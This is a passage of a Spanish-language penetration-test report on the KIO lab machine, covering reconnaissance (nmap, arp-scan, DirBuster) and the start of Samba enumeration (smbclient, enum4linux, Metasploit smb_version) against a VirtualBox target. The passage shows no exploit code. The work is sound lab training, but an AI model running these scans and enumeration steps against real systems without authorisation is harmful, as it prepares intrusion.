	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	06/04/2024	07/04/2024	1.0	DVG-HM-KIO	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

N.- DVG-HM-KIO

Generado por:

Daniel Vázquez Granillo

Magister en Seguridad Informática

Fecha de creación:
06.04.2024

Índice

1. Reconocimiento

1.1 conocer cuál es nuestra red
-ip a
-ifconfig

```
┌──(hmstudent㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:7c:0f:f2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.41/24 brd 192.168.100.255 scope global dynamic noprefixr
oute eth0
```

Nuestra IP: 192.168.100.41
Red: /24

1.2 conocer los dispositivos conectados en la red
sudo nmap -sP 192.168.100/24
sudo arp-scan –l

```
┌──(hmstudent㉿kali)-[~]
└─$ sudo nmap -sP 192.168.100.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-04 05:10 EDT
Nmap scan report for 192.168.100.1
Host is up (0.0022s latency).
MAC Address: 3C:A3:7E:70:CD:F6 (Huawei Technologies)
Nmap scan report for 192.168.100.9
Host is up (0.00051s latency).
MAC Address: D4:3B:04:04:FC:EF (Intel Corporate)
Nmap scan report for 192.168.100.43
Host is up (0.0010s latency).
MAC Address: 08:00:27:84:EB:2F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.41
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.16 seconds

┌──(hmstudent㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:7c:0f:f2, IPv4: 192.168.100.41
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.100.1   3c:a3:7e:70:cd:f6       (Unknown)
192.168.100.9   d4:3b:04:04:fc:ef       (Unknown)
192.168.100.43  08:00:27:84:eb:2f       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 3.452 seconds (74.16 hosts/sec).
 3 responded
```

sudo netdiscover -r 192.168.100/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
_
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

_____________________________________________________________________________
_
192.168.100.1   3c:a3:7e:70:cd:f6      2     120  HUAWEI TECHNOLOGIES CO.,L
192.168.100.9   d4:3b:04:04:fc:ef      1      60  Intel Corporate
192.168.100.43  08:00:27:84:eb:2f      1      60  PCS Systemtechnik GmbH
```

1.3 Una vez identificada la IP objetivo procedemos a comprobar conectividad y de paso conocer un poco del SO que alberga:

ping 192.168.100.43

```
┌──(hmstudent㉿kali)-[~]
└─$ ping 192.168.100.43
PING 192.168.100.43 (192.168.100.43) 56(84) bytes of data.
64 bytes from 192.168.100.43: icmp_seq=1 ttl=255 time=2.53 ms
64 bytes from 192.168.100.43: icmp_seq=2 ttl=255 time=1.39 ms
64 bytes from 192.168.100.43: icmp_seq=3 ttl=255 time=1.36 ms
64 bytes from 192.168.100.43: icmp_seq=4 ttl=255 time=1.38 ms
64 bytes from 192.168.100.43: icmp_seq=5 ttl=255 time=3.62 ms
^C
── 192.168.100.43 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 1.364/2.056/3.619/0.899 ms
```

El Time to Life (en este caso ttl=255) y con base a cierta información en internet, posiblemente se trate de un SO solaris.

Operating System	TCP
Linux	64
FreeBSD	64
Mac OS X	64
Solaris	255
Windows 95/98/ME	32
Windows XP,7,8, 2003, 2008	128

1.4 Otro comando que nos puede dar un poco más detalle sobre el SO objetivo es el siguiente:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ sudo nmap -O 192.168.100.43
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-05 06:12 EDT
Nmap scan report for 192.168.100.43
Host is up (0.037s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
1024/tcp open  kdm
MAC Address: 08:00:27:84:EB:2F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.53 seconds
```

Según los resultados observamos que es un Linux de entre 2.4.9 a 2.4.18, cuya versión es bastante antigua, ya que fue lanzada en 2001, por lo que probablemente se trate de un equipo con una arquitectura de 32 bits.

1.5 conocer puertos abiertos, servicios + versión, del equipo objetivo
sudo nmap -p- -sS -sV -T4 192.168.100.43

```
┌──(hmstudent㉿kali)-[~]
└─$ sudo nmap -p- -sS -sV 192.168.100.43
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-04 05:19 EDT
Nmap scan report for 192.168.100.43
Host is up (0.0011s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_s
sl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.
4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:84:EB:2F (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.59 seconds
```

Se encontraron 6 puertos abiertos con su respectivo servicio + versión en 55 segundos.

1.6 Una vez identificados puertos abiertos, servicios + versiones, podemos generar esa salida hacia archivos que nos puedes ayudar a generar entregables y visualización de reportes a alto nivel para su posterior presentación y/o tratamiento. En este caso generaremos 3 archivos:
1. xml
2. normal
3. grepeable

Con el siguiente comando:
sudo nmap -sV -p22,80,111,139,443,1024 -T4 192.168.100.43 -oA kioOpenPorts


```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/nmap]
└─$ sudo nmap -sV -p22,80,111,139,443,1024 -T4 192.168.100.43 -oA kioOpenPorts
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-05 04:25 EDT
Nmap scan report for 192.168.100.43
Host is up (0.0023s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/
2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 O
penSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:84:EB:2F (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.73 seconds

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/nmap]
└─$ ll
total 12
-rw-r--r-- 1 root root  667 Apr  5 04:25 kioOpenPorts.gnmap
-rw-r--r-- 1 root root  878 Apr  5 04:25 kioOpenPorts.nmap
-rw-r--r-- 1 root root 2841 Apr  5 04:25 kioOpenPorts.xml
```

El comando anterior genero los 3 archivos mencionados, adicionalmente podemos tratar el archivo xml y convertirlo a html para una presentación visual de alto nivel, mediante el siguiente comando:

sudo xsltproc kioOpenPorts.xml -o kioOpenPorts.html

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/nmap]
└─$ sudo xsltproc kioOpenPorts.xml -o kioOpenPorts.html

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/nmap]
└─$ ll
total 24
-rw-r--r-- 1 root root  667 Apr  5 04:25 kioOpenPorts.gnmap
-rw-r--r-- 1 root root 9582 Apr  5 04:29 kioOpenPorts.html
-rw-r--r-- 1 root root  878 Apr  5 04:25 kioOpenPorts.nmap
-rw-r--r-- 1 root root 2841 Apr  5 04:25 kioOpenPorts.xml
```

Una vez generado el archivo html, podemos visualizarlo en el navegador a alto nivel:



Nmap Scan Report - Scanned at Fri Apr 5 04:25:27 2024

Scan Summary | 192.168.100.43

Scan Summary

Nmap 7.93 was initiated at Fri Apr 5 04:25:27 2024 with these arguments:
nmap -sV -p22,80,111,139,443,1024 -T4 -oA kioOpenPorts 192.168.100.43

Verbosity: 0; Debug level 0

Nmap done at Fri Apr 5 04:25:39 2024; 1 IP address (1 host up) scanned in 12.73 seconds

192.168.100.43

Address

- 192.168.100.43 (ipv4)
- 08:00:27:84:EB:2F - Oracle VirtualBox virtual NIC (mac)


Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	2.9p2	protocol 1.99
80	tcp	open	http	syn-ack	Apache httpd	1.3.20	(Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd		workgroup: MYGROUP
443	tcp	open	https	syn-ack	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b		
1024	tcp	open	status	syn-ack		1	RPC #100024


Misc Metrics (click to expand)

1.7 investigamos más sobre el servicio web, mediante ip+puerto y la herramienta de


wappalayzer
192.168.100.43:80





Una vez confirmados las tecnologías y sus versiones que alojan el sitio web, podemos proceder con un fuzzing para hallar más páginas web dentro del sitio.
1.8 Fuzzing con la herramienta dirbuster que ya viene instalada en el kali.
Especificamos:
-target
-threats
-diccionario
-file extension




Una de las ventajas de esta herramienta es que mientras se ejecuta, podemos ir analizando la información que ya ha estado encontrando:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.100.43:80/
Scan Information \ Results - List View: Dirs: 10 Files: 25 \ Results - Tree View \ Errors: 0 \
Testing for dirs in / 4%
Testing for files in / with extention .php.zip.pdf 4%
Testing for dirs in /cgi-bin/ 4%
Testing for files in /cgi-bin/ with extention .php.zip.pdf 4%
Testing for dirs in /icons/ 4%
Testing for files in /icons/ with extention .php.zip.pdf 4%
Testing for dirs in /manual/ 4%
Testing for files in /manual/ with extention .php.zip.pdf 4%
Current speed: 250 requests/sec
(Select and right click for more options)
Average speed: (T) 237, (C) 238 requests/sec
Parse Queue Size: 0
Total Requests: 153126/4567930
Current number of running threads: 20
Change
Time To Finish: 05:09:09
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/manual/ix/


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.100.43:80/
Scan Information \ Results - List View: Dirs: 10 Files: 25 \ Results - Tree View \ Errors: 0 \
Type Found Response Size
Dir / 200 3267
Dir /cgi-bin/ 403 231
Dir /icons/ 200 204
Dir /manual/ 200 204
Dir /manual/mod/ 200 204
Dir /doc/ 403 231
Dir /icons/small/ 200 204
Dir /usage/ 200 5229
File /usage/usage_202404.html 200 34452
File /usage/usage_202202.html 200 56915
File /usage/usage_200909.html 200 38021
Dir /mrtg/ 200 18036
File /mrtg/mrtg.html 200 7514
File /mrtg/unix-guide.html 200 11812
File /mrtg/nt-guide.html 200 14397
File /mrtg/cfgmaker.html 200 10740
File /mrtg/indexmaker.html 200 6950
Current speed: 237 requests/sec
(Select and right click for more options)
Average speed: (T) 238, (C) 229 requests/sec
Parse Queue Size: 0
Total Requests: 177928/4567930
Current number of running threads: 20
Change
Time To Finish: 05:19:30
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/manual/mod/mod_perl/593/





Resumen Fase de Reconocimiento:

IP	192.168.100.43
Sistema Operativo	Linux 2.4.9 - 2.4.18 (año de lanzamiento 2001)
Arquitectura	Posible arquitectura de 32bits (fase de reconocimiento)
Puertos/Servicios	PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99) 80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b) 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP) 443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b 1024/tcp open status 1 (RPC #100024) MAC Address: 08:00:27:84:EB:2F (Oracle VirtualBox virtual NIC)

2. Análisis de vulnerabilidades/debilidades

Mientras continua el fuzzing, podemos ir investigando qué exploits existen para los servicios y su versión que encontramos en el escaneo con nmap:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open status 1 (RPC #100024)
MAC Address: 08:00:27:84:EB:2F (Oracle VirtualBox virtual NIC)

2.1 PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ searchsploit openssh 2.9
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Shellcodes: No Results

2.2 PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

2.3 PORT STATE SERVICE VERSION
111/tcp open rpcbind 2 (RPC #100000)

2.4 PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

2.4.1 Investigamos la versión de Samba con smbclient:
smbclient -L 192.168.100.43 -N

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ smbclient -L 192.168.100.43 -N
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv
2 auth = yes' is set
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv
2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIO-KID              Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIO-KID
```

No nos arrojó la versión de samba, pero si encontramos el nombre de la máquina que es KIO-KID.

2.4.2 Investigamos la versión de Samba con smbmap:
Dado que smbmap toma el puerto 445 por defecto, y en este caso Samba se encuentra en el puerto 139, entonces habría que especificarlo:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ smbmap -H 192.168.100.43 -P 139 -u ''
[+] Guest session       IP: 192.168.100.43:139  Name: 192.168.100.43

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ smbmap -H 192.168.100.43 -P 139 -u ""
[+] Guest session       IP: 192.168.100.43:139  Name: 192.168.100.43
```

Tampoco nos proporcionó la versión.

2.4.3 Investigamos la versión de Samba con enum4linux, sin embargo, está opción hace ruido y podría detectarse mediante algún IDS, IPS o firewalls.

```
S-1-5-21-4157223341-3243572438-1405127623-1035 KIO-KID\unix_group.17 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1036 KIO-KID\unix_user.18 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1037 KIO-KID\unix_group.18 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1038 KIO-KID\unix_user.19 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1039 KIO-KID\floppy (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1040 KIO-KID\unix_user.20 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIO-KID\games (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1042 KIO-KID\unix_user.21 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1043 KIO-KID\slocate (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1044 KIO-KID\unix_user.22 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIO-KID\utmp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIO-KID\squid (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1047 KIO-KID\squid (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIO-KID\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIO-KID\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIO-KID\unix_user.25 (Local User)

 ==========( Getting printer info for 192.168.100.43 )==========

No printers returned.


enum4linux complete on Fri Apr  5 05:40:27 2024
```

Tampoco proporcionó la versión de samba, pero confirmamos el nombre de la máquina KIO-KID.
2.4.4 Investigamos la versión de Samba con Metasploit, para ello utilizamos el comando:
search smb_version

```
      =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb_version

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                     normal  No     SMB Version Detec
tion


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanne
r/smb/smb_version

msf6 >
```

2.4.4.1 use 0

```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                     normal  No     SMB Version Detec
tion


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanne
r/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) >
```

2.4.4.2 show options

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
                                       om/docs/using-metasploit/basics/using-metasploit.
                                       html
   THREADS  1                yes       The number of concurrent threads (max one per hos
                                       t)


View the full module info with the info, or info -d command.
```

2.4.4.3 set RHOST 192.168.100.43

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.100.43
RHOST => 192.168.100.43
msf6 auxiliary(scanner/smb/smb_version) > show options

